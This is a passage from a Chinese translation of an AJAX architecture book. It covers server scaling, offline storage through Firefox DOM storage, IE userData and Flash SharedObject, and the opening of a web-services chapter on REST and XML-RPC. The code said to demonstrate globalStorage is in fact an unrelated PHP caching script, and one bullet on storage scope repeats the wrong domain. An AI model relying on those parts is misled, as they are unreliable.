数据无法很容易或者高效的在服务器之间共享。此时存在两种解决方案，大多数的负载平衡器包含了某种方法把服务器绑定到某个会话。也即是说，可以配置为总是把相同的客户端路由到相同的服务器，因此，独立的服务器可以处理完整的会话。采用这种方式，应用服务器能够把会话信息存储到本地服务器而不会导致问题出现。第二种解决方案是把会话信息存储到数据库或者专门的状态管理服务器。这个解决方案可伸缩性更好，因为第一种并不允许所有的请求发散到所有的服务器，而只有独立的会话。多数的应用服务器支持使用会话状态服务器或者数据库存储会话信息。当执行负载平衡，这种方式不仅仅很重要，而且当在服务器为每个会话保存大量的信息时，能够同时提供重要的性能增长。

2. 数据库服务器

对于大型应用而言，单独的数据库服务器可能无法处理应用的所有负载，对于应用的向外伸缩，添加更多的数据库服务器同样重要。数据群集主要通过数据库软件处理实现，而且需要进行正确的配置。MySQL最近已经完成了大量重要的工作，使其NDB群集服务器做好了产品级准备，提供一种方式用于创建大型群集服务器如同一台独立服务器一样运行[①]。MySQL集群设置和管理都很简单，而且提供了具有成本效益的方式建立高性能的数据库。Oracle，IBM和微软SQL数据库服务器同样支持群集并且拥有强大的工具管理群集。

虽然群集能够帮助超出负荷的数据库服务器，但是如果你的应用瓶颈在于数据库查询执行很长的时间才能完成，群集更多的服务器可能无法解决这个问题。数据表分区（table partitioning）是现代数据库系统使用的一个特性，这种特性允许我们基于某些标准打破单独的数据表。当我们需要查询某个范围内的数据时，例如读取去年一月份的销售记录，把10年的销售记录都存储在单独的一张数据表并非一种理想的设计。不过，我们可以把数据表按年进行分割，我们将不再需要打开完整的数据表查询一个月的记录。对于超负荷的AJAX应用，数据表分区是数据库性能重要的一个方面。

6.14.2 AJAX 可伸缩性问题

AJAX应用如何设计对于可伸缩性的设计需求有很大的影响。多数从客户端发出的对数据的常规请求将对服务造成很大的影响。每个对私有数据的细粒度的请求需要请求处理、安全开销和数据访问。在传统应用中，对于不同数据的单独请求只需要请求一次。不过，如果使用JSF或者.NET的Web控件，请求处理可能比较消耗时间。数据同样比较消耗开销，因为是重新装配整个页面，而不是仅仅提供需要的一小部分数据。

6.15 离线 AJAX

虽然Web应用很多时候都是在Web服务器连接可用状态下使用，但是有时需要允许应用能够在离线状态下工作，这种方式对于用户很有用。当连接中断或者突然停电，实现这种离线功能同时也能作为一种保险策略。当应用用于某些数据录入任务时，可能花很长的时间，因此对于用户而言，在使用这些数据时不需要在所有的时间内都保持在线，如图6-2所示。

① 参见http://www.mysql.com/products/database/cluster/。




图6-2　离线AJAX用例

以真实世界中一个例子说明这个需求，假设一位商业用户希望在飞行航程中使用一个Web应用。在没有因特网连接的前提下，她可以在飞机上离线的工作，但是，如果这个应用依赖于激活的连接情况将会怎么样？她可能需要使用桌面应用工作，然后在稍后着陆后，连接因特网转移数据。使用离线AJAX技术，完全可能实现以下功能。

- 允许用户使用一些数据工作长时间的网络中断的周期，不需要与服务器同步。
- 保护用户数据安全，防止因特网连接中断或者突然的断电带来的损失。
- 为用户提供“沙箱”（sandbox）[①]的工作方式或者使用数据进行长时间工作而不把数据保存到服务器。甚至是如果会话中断，重新开始工作时不需要同步。
- 为用户提供了一种本地文件存储和Web应用本身的服务器端存储。

通过把大量的处理转移到客户端，我们往往能够创建轻松完成功能的页面，甚至是在没有可用网络连接的时候。遗憾的是，诸如XHR之类的调用在没有可用连接的前提下无法工作，但是几乎所有其他的代码都能执行。如果我们知道如何实现缓存，那么就能够经常预加载页面运行所需要的所有资源，然后通知用户，告诉她能够离线工作。另一种可选的方案是，我们能够使用一个按钮或者链接，用户能够激活或者切换到离线模式，在这种情况下，我们能够加载用户可能需要的所有数据，并且通知用户可以安全地断开连接了。

我们同时能够通过发送XHR调用并且检查调用是否成功，确定客户端到服务器的连接是否可用。如果请求失败，我们能够假定客户端的连接是断开的，然后进入离线模式。很多的AJAX应

① sandbox是Java开发环境的一种安全措施，sandbox的概念在于确保用户下载Java小程序（Applet）后，程序只能在限定的环境下运行，一方面可以对程序进行保护，另外一方面防止程序对外部环境的破坏。——译者注

用频繁的发送调用到服务器，只是简单的更新服务器的状态。当处于离线模式时，这些类型的请求能够简单的进行排队等待，并且在下次应用在线时执行请求。这个用例如图6-2所描述。允许离线Web应用所遇到的最大的问题是如何存储所有的数据。把所有的数据存储在JavaScript的最大的问题是当用户离开页面，所有的数据将丢失。对于某些类型或者操作，没有什么问题，但是如果我们把重要的在下次客户端在线时必须执行请求执行排队等候，我们希望基于一种持久化存储机制存储这些请求，无论客户端是否关闭或者是导航到其他页面，在下次应用开启在线时，请求的队列将得到处理。同样存在很多其他的情形，在客户端拥有一种持久化存储机制很有用，因此我们需要考察提供这类存储机制的实现方式。

6.16 FireFox 离线存储

Firefox在2.0版本中基于DOM存储技术实现，引入了Web应用离线存储的概念。DOM存储是一组存储相关特性的名称，Web应用1.0规范中引入了这项技术，并且设计用于提供比cookies更好的替代技术。在Firefox中，有两个主要子组件用于DOM存储：sessionStorage和globalStorage。

在sessionStorage中，可以通过window对象的某个属性访问，数据能够存储，并且在页面会话持续时间内可用。页面的会话持续在浏览器开启并且存在于页面重新加载和存储过程中。在新的标签页或者窗口中打开一个页面将导致发起新的会话。虽然sessionStorage并不能持久存在，使用这个组件仍然存在两个关键的好处。

数据在页面刷新前后持续存在。这一点很有用，因为通过临时存储用户未保存数据，我们能够保护防止意外的页面刷新。

数据在浏览器异常关闭前后持续存在。这一点取决于用户代理，但是在Firefox中，如果浏览器异常关闭，并且用户存储了之前的会话，sessionStorage领域将被还原。（继续阅读了解这种好处的限制）。

默认情况下，512KB数据可用于存储，但是这个值能够被用户自定义。不幸的是，由于Firefox 2.0存在的缺陷，如果浏览器异常关闭，sessionStorage无法可靠的读取。这使得对于离线工作而言，sessionStorage变得毫无价值。不过，如果用于临时存储数据，假设用户将不关闭浏览器执行操作，这一点很有用。

使用sessionStorage的简单例子如下所示：

```
<html>
  <head>
      <script type="text/javascript">
function saveSession(myparam,myvalue) {
  // 将把my param特性保存为my value值
  sessionStorage[myparam] = myvalue;
}
function loadSession(myparam) {
    // 将从sessionStorage中获取myparam
    var myresult = sessionStorage[myparam];
    return myresult;
}
      </script>
  </head>
```

```
  <body>
    <h1>sessionStorage Example</h1>
    <p>Type a value down below and click save. Then press
load.</p>
        <form id="myform" name="myform">
            <input type="text" id="myvalue" name="myvalue">
            <input type="button" value="Save"

onclick="saveSession('myattribute',myform.myvalue.value)">
            <input type="button" value="Load"
        onclick="alert(loadSession('myattribute'))">
        </form>
    </body>
</html>
```

在这个规范中最为有用的部分是globalStorage（对于离线存储而言）。这个对象允许key-value组合保存到用户计算机中，默认最大值为 5120KB（包括sessionStorage）。理论上讲，这些存储区块能够是公有的或者私有的，甚至是锁定为特定的TLD[①]。例如，如果我们在这个域（admin.mysite.org）下构建Web页面使用了globalStorage，我们需要以下可用的存储对象：

- globalStorage['admin.mysite.org']——所有的Web页面包括admin.mysite.org下的子域能够同时从这个存储对象读取和写入数据。
- globalStorage['mysite.org']——在mysite.org域下的所有页面能够同时从这个存储对象中读取和写入数据。
- globalStorage['org']——在.org域下的所有页面都能够同时从这个存储对象中读取和写入数据。
- globalStorage['org']——在所有域下的所有的Web页面能够同时从这个存储对象中读取和写入数据。

在下面的例子中，我们允许用户根据意愿从globalStorage读取和写入数据：

```
<?php
$page = $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'];
// Create a unique cache page identifier
$cacheFile = 'cache/' . md5($page) . '.cache';
$cacheFile_created = 0;
// Find out when the file was cached from the filesystem
if (@file_exists($cacheFile)) {
  $cacheFile_created = @filemtime($cacheFile);
}
// If page created < a minute ago then read cached file and
serve it!
if (time() - 60 < $cacheFile_created) {
  @readfile($cacheFile);
  exit();
}
ob_start();
// Build you page here …
```

① TLD指Top-level Domain顶级域名。——译者注

```
$file = @fopen($cacheFile, 'w');
@fwrite($file, ob_get_contents());
@fclose($file);
// Output the newly created and cached content
ob_end_flush();
?>
```

需要注意的关键点是Firefox在浏览器2.0版本并没有完全实现DOM存储功能。当前，sessionStorage已经实现，但是globalStorage功能仍然并不完全。有些推测认为规范中的globalStorage部分内容将在3.0版本中有所调整。

对于Firefox用户同时还有另外一种可用的离线存储形式：Flash存储。可以跳到6.18节了解这部分内容。

6.17 IE userData 离线存储

IE中userData行为允许开发者与Firefox的globalStorage预期实现的类似方式存储离线数据。

IE中的userDate通过写入系统文件存储的方式允许用户跨会话持久化信息。userData的存储能力取决于域中的安全区域。表6-2显示基于安全区域信息，单个文档以及整个域下全部的userData存储的可用最大值。

表6-2 单独文档userData存储的最大可用值

安全区域	文档限制（KB）	域限制（KB）
本地机器	128	1024
Intranet	512	10240
信任站点	128	1024
因特网	128	1024
受限站点	64	640

虽然userData没有被加密，但是根据存储的TLD进行了锁定。与globalStorage或者Flash存储相比，userData同时提供了较少的存储量，不过使用比较容易，是IE开发很优秀的选择。

使用userData行为执行工作的一种优雅的方式是动态创建 元素，然后把userData应用到这个元素的样式中。随后可以使用同样的技术读取数据：

```
<html>
    <head>
        <script type="text/javascript">
function saveUserData(myparam,myvalue) {
    var myField = $("storageInput");
    myField.setAttribute(myparam, myvalue);
    myField.save("mydata");
}
function loadUserData(myparam) {
    var myField = $("storageInput");
```

```
    myField.load("mydata");
    return myField.getAttribute(myparam);
}
      </script>
      <style>
.storage {
    behavior:url(#default#userData);
    display:none;
}
    </style>
  </head>
  <body>
    <h1>UserData Example</h1>
    <p>Type a value down below and click save. Then, close
your browser and re-open this page - press load.</p>
    <form id="myform" name="myform">
        <input type="text" id="myvalue" name="myvalue">
        <input type="button" value="Save"
onclick="saveUserData('myattribute',myform.myvalue.value)">
        <input type="button" value="Load"
onclick="alert(loadUserData('myattribute'))">
        <div id="storageInput" class="storage"></div>
      </form>
    </body>
</html>
```

虽然userData能够为IE提供简单和可靠的存储方法，但是寻求查找健壮和跨浏览器解决方案的开发者可能希望使用Flash影片存储他们的数据。这种方式可以在JavaScript中轻易实现。

6.18　使用 Flash 客户端存储

在客户端以跨浏览器，持久稳固的方式存储数据的最简单的方法是使用Adobe Flash对象。因为Flash已经安装在95%以上的客户端浏览器中，[①]可在所有的现代Web浏览器上执行，所以Flash是一个开发Web应用组件的理想平台。从Flash版本6开始，Flash就已经能够使用SharedObect对象[②]离线存储数据了。存储在SharedObect中的数据被绑定在客户所浏览的域中，其他站点的页面无法访问这个站点的数据，但是数据对于相同网站的页面都是可用的。唯一的限制是存储数据超过100Kb时，系统将提醒用户。当用户允许继续保存，对于这个站点系统将不再进行任何提醒。

因为可以通过JavaScript访问Flash影片中的对象，我们能够创建一个Flash影片，提供基于SharedObject对象的API，然后通过GetVariable () 和SetVariable () 方法进行访问，或者我们能够容忍Flash插件版本8的最小化需求，我们能够使用 ExternalInterface技术带来的便利性，这种技术允许通过JavaScript简单地访问Flash对象和方法。通过JavaScript，使用ExternalInterface可以在以下几种浏览器中正常工作：

① 参见http: //www.adobe.com/products/player_census/flashplayer/。

② 参见http: //www.adobe.com/support/flash/action_scripts/actionscript_dictionary/actionscript_dictionary648.html。

- IE 5.0+（Windows）；
- Netscape 8.0+（Windows和Macintosh）；
- Mozilla 1.7.5+（Windows和Macintosh）；
- Firefox 1.0+（Windows和Macintosh）；
- Safari 1.3+（Macintosh）。

我们开始创建一个新的Flash 8影片（可以从Adobe.com获得30天的免费试用）。把影片的高度和宽度像素设置得越小越好，这样这个影片将不在应用的界面中显示。然后，选择活动面板输入一些ActionScript代码，ActionScript代码是一种基于ECMAScript语言，用于Flash影片的脚本编写。详见图6-3。




图6-3 为SharedObject的使用创建Flash影片

在ActionScript中，我们必须导入ExternalInterface库，并且定义用于SharedObject存储机制的加载和保存函数。最后，我们通过调用ExternalInterface的addCallback成员函数，并且为这些函数加上名称标签，这些函数将可以在JavaScript通过名称访问，如下所示：

```
import flash.external.ExternalInterface;
function saveAttribute(datastore, paramname, paramvalue) {
mySharedObject = SharedObject.getLocal(datastore);
mySharedObject.data[paramname] = paramvalue;
```

```
mySharedObject.flush();
}
function loadAttribute(datastore,paramname) {
mySharedObject = SharedObject.getLocal(datastore);
resultval = mySharedObject.data[paramname];
return resultval;
}
ExternalInterface.addCallback("saveAttribute", this,
saveAttribute);
ExternalInterface.addCallback("loadAttribute", this,
loadAttribute);
```

保存并且编译这段影片，然后创建新的HTML文档，并且把这个影片嵌入到用户无法看到的位置。嵌入影片到Web页面的HTML如下所示：

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/
flash/swflash.cab#version=8,0,0,0" width="1" height="1"
id="myStorage" align="middle">
<param name="movie" value="localstore.swf" />
<param name="quality" value="high" />
<param name="bgcolor" value="#ffffff" />
<param nam="allowScriptAccess" value="always">
<embed src="localstore.swf" allowScriptAccess="always"
quality="high" bgcolor="#ffffff" width="1" height="1"
name="myStorage" align="middle" type="application/x-shockwaveflash"
pluginspage="http://www.macromedia.com/go/getflashplayer" />
</object>
```

然后，我们需要完成的是简单的JavaScript接口，用于调用ActionScript函数，如下所示：

```
<script>
// 通过ID获取flash影片对象
function thisMovie(movieName) {
    if (navigator.appName.indexOf("Microsoft") != -1) {
        return window[movieName];
    } else {
        return document[movieName];
    }
}
function saveData(store, param, pvalue) {
    thisMovie('myStorage').saveAttribute(store,param,pvalue);
}
function loadData(store, param) {
    return(thisMovie('myStorage').loadAttribute(store,param));
}
</script>
```

通过使用任意的存储名称，这里表示为存储的入参，我们可以为数据创建独立的存储lockers[①]。

6.19　离线 AJAX 和并发

虽然使用应用的离线功能是一种很吸引人的理念，但是有一个问题必须小心处理。当用户获

① 本意指上锁的柜子，此处比喻为用于存储数据的存储容器。——译者注

取离线数据时，需要确保他们请求的数据在数据库中处于非锁定状态，在任何时刻都能够执行修改。这个问题的另一方面是：当用户离线后，在重新上线时，其他用户已经修改并且保存了他们所修改的相同信息。在这种情形下，数据可能存在巨大的差异，这取决于用户离线时间长短，以及用户离线工作的数据和服务器实际实时数据的差别。在这些情形中，我们需要敏锐地意识到可能出现的并发性问题，最重要的是，我们需要在应用的设计阶段就考虑这些问题，并且想办法处理用户重新上线时可能需要合并的大规模改动。

6.20 小结

本章重点讲解了基于异步消息、轮询和服务器推送等服务器和Web浏览器之间通信的不同方法。当开始从服务器读取数据时，我们还需要知道如何利用JavaScript、Web浏览器、Web服务器和数据库中的缓存来使处理更高效。虽然这些技术很大程度上与AJAX架构有关，在AJAX架构中，对于数据的请求是细粒度的AJAX所特有的，使其本身更适合于缓存，但是其中的很多技术同样可以应用于任何的Web应用中。当了解与服务器的交互时，我们也需要考虑当到服务器的异步请求导致数据并发问题时，服务器应该如何处理。我们同时还描述了一些使AJAX应用在用户离线时可访问的解决方案。

6.21 资源

分层架构：http://www.adobe.com/devnet/coldfusion/articles/ntier.html。

6.21.1 REST 和 Web 服务

Bayeux规范：http://svn.xantus.org/shortbus/trunk/bayeux/protocol.txt。

Java Web服务：http://java.sun.com/Webservices/jwsdp/index.jsp。

PHP UDDI目录：http://pear.php.net/package/UDDI。

PHP Curl：http://www.php.net/manual/en/ref.curl.php。

XHR代理：http://developer.yahoo.com/javascript/howto-proxy.html。

http://www-128.ibm.com/developerworks/Webservices/library/ws-wsAJAX/index.html。

HTTP 1.1：http://www.w3.org/Protocols/。

6.21.2 缓存

ASP.NET 缓存：http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpguide/html/cpconaspoutputcache.asp。

服务器缓存：http://www.mnot.net/cache_docs/。

ColdFusion响应首部信息：http://livedocs.macromedia.com/coldfusion/7/htmldocs/00000270.htm。

缓存测试：http://www.Web-caching.com/cacheability.html。

数据库缓存：http://dev.mysql.com/tech-resources/articles/mysql-query-cache.html。

6.21.3　数据库性能

存储过程：http://www.onjava.com/pub/a/onjava/2003/08/13/stored_procedures.html。

服务器脚本性能：http://www.mnot.net/cgi_buffer/。

SQL Server优化：http://support.microsoft.com/default.aspx?scid=kb;en-us;325119。

并发：http://www.w3.org/1999/04/Editing/#Table。

CVS：http://www.cvshome.org。

Subversion：http://subversion.tigris.net/。

IIS 6.0网络负载平衡：http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/0baca8b1-73b9-4cd2-ab9c-654d88d05b4f.mspx。

Eddie群集软件：http://eddie.sourceforge.net/。

http://www.danga.com/memcached/.

MySQL群集：http://www.mysql.com/products/database/cluster/。

MySQL数据表分区：http://dev.mysql.com/techresources/articles/performance-partitioning.html。

http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=soa-rm。

微软群集服务器：http://technet2.microsoft.com/windowsserver/en/technologies/mscs.mspx。

6.21.4　离线AJAX

Flash ExternalInterface和Shared Object：http://www.adobe.com/support/flash/action_scripts/actionscript_dictionary/actionscript_dictionary648.html。

DOJO离线存储：http://manual.dojotoolkit.org/storage.html。

IE userData行为：http://msdn.microsoft.com/library/default.asp?url=/workshop/ author/persistence/overview.asp。

第7章 Web Service和安全性

AJAX应用依靠基于Web的服务从服务器上获取数据，然后将数据重新提交给服务器，这个过程通常使用XHR对象实现。不过，在客户端和服务器之间传输的数据可以采用各种不同的形式，既可以是单一的一个字符串参数，也可以是POST方式传输的base64编码数据。我们用于构建AJAX应用的数据格式将基于以下几方面的因素考虑：开发者技能组合、现有企业架构和易用性等。本章介绍如何在AJAX应用中使用表象状态传输（Representational State Transfer，REST）和Web Service，同时还介绍如何正确高效地使用各种不同的数据格式，例如XML和JSON。

无论何时，当我们谈论基于AJAX的网络通信时，我们都需要考虑一些重要的安全性问题。其中的很多问题都与传统的Web应用相同，但是对于Web应用的新手而言，这些讨论很重要。同时，由于对服务器上的应用开启大量的连接和客户端上出现更多的业务逻辑等显而易见的问题，AJAX确实制造了一些麻烦。

7.1 Web Service

常常让人感到迷惑的问题是，Web服务到底是什么？我们认为，这个问题包含两个层面的意思。Web Service，也可称为WS-*，是W3C标准[①]，通常包括关于Web Service寻址（Addressing）、编排（Choreography）、描述（Description）和策略（Policy）等多个标准。这些标准共同描述了涵盖很多主流服务器平台上实现的大部分功能，而且这些标准也是用于面向服务架构（Service Oriented Architectures，SOA）的一组支撑技术。在基于Web Service的架构中，数据通常以XML格式传输，这种XML格式由简单对象访问协议（Simple Object Access Protocol，SOAP）定义。在另一个层面上，术语Web服务（Web service）是一种范围更为宽泛的表述，是一种对数据访问不严格的定义方式，这种定义包括了标准的Web Serivce[②]。Web service（即Web服务），当service的首字母是小写时，是指使用多种数据格式能够通过HTTP访问的服务器端代码，这些数据格式包括JSON、XML（遵循SOAP或者其他标准格式化），甚至是普通文本。这里完全取决于我们希望服务器提供什么样的服务。

对于这两个层面的方法，业内存在两种分明的思想流派。尽管大多数的开发者社区更加倾向

---

① 参见http://www.w3.org/2002/ws。

② 这里的术语Web Service和Web service不同，前者是严格的W3C定义标准，后者定义更加宽泛（见下文解释），后者包括了前者。术语AJAX和Ajax之间的区别也类似。——译者注

于使用JSON实现低开销、轻量级的Web Service。不过，企业则更倾向于将Web Service看作一种标准，这些由Web Service组成的标准可能已经在大型组织机构中广泛使用。

7.2 Web Service协议

当创建AJAX应用时，在不同的Web Service之间进行选择是最重要的架构决策之一。经常出现的问题是使用基于SOAP消息的Web Service架构，还是使用简化的Web Service实现，例如XMl-RPC，或者是采用一种简单的方法，例如REST。

7.2.1 表象状态传输

表象状态传输（REST）建立在读取产品相关信息的基础上，例如使用来自Web应用的HTTP请求，HTTP的GET动作可以用来请求资源，这个资源应该包含一个类似于URI的/proucts/acme_widget，其中acme_widget是产品的标识符。如果产品的信息已经更新，我们需要使用PUT动作（再次指向相同的URI /proucts/acme_widget），基于产品信息作为传输的有效载荷，这些信息通常采用XML格式。同样，我们使用DELETE动作来删除资源。这些HTTP动作实际上很好的映射到了在构建AJAX数据管理层时所考虑的CRUD方法。关于REST的最后一个要点是，它是状态无关的。因为是状态无关的，所以在服务器上没有存储任何和请求有关的信息，而且服务器处理请求所需的所有信息都是从来自客户端的每个请求一起发送和接收的。

在我们的AJAX应用中使用REST时，除了把请求设置为无状态性之外，不存在其他任何的技术挑战。和往常一样，我们可以使用常规的XHR对象向服务器请求数据。通过POST或者PUT请求提交到服务器的任何数据都能够以任意方式格式化，最常见的是XML或JSON。

下面是一个基本的REST请求：

```
var myXhr = new entAjax.HttpRequest();
myXhr.handler =
"http://www.example.com/products/acme_widget";
myXhr.get();
```

7.2.2 XML远程过程调用

在REST和WS-*之间还有一种称为XML远程过程调用（XML-Remote ProcedureCall，XML-RPC）的规范。XML-RPC是一种新型的，很早就已经确定的远程过程调用技术轻量级化身，这些远程过程调用技术包括诸如CORBA、DCOM和RMI等，其中关于Web服务所执行操作的信息都包含在一个XML有效载荷中，然后以POST方式提交给服务器。XML-RPC请求的内容可以用来描述一个将产品信息返回给客户端的远程过程调用，其中可能要将一个参数传递给这个过程用来指明读取的产品ID。RESTafarians（热爱REST的人们）谴责这种方法，因为这种方法发送了HTTP的POST方式“读取”（get）数据请求，而原本应该使用的是GET方式。无论如何，我们发现这种方式和REST是如此类似，同时也和Web服务相类似，因为这种方式将一个基于XML的有效载荷发送到服务器用来描述将要执行的动作。

```
var payload = "<?xml version="1.0"?>"+
"<methodCall>"+
```

```
"  <methodName>getProduct</methodName>"+
"  <params>"+
"    <param>"+
"      <value><string>acme_widget</string></value>"+
"    </param>"+
"  </params>"+
"</methodCall>";

var myXhr = new entAjax.HttpRequest();
myXhr.handler =
"http://www.example.com/products/acme_widget";
myXhr.setRequestHeader("Content-Type","text/xml");
myXhr.post(payload);
```

7.2.3 Web Service

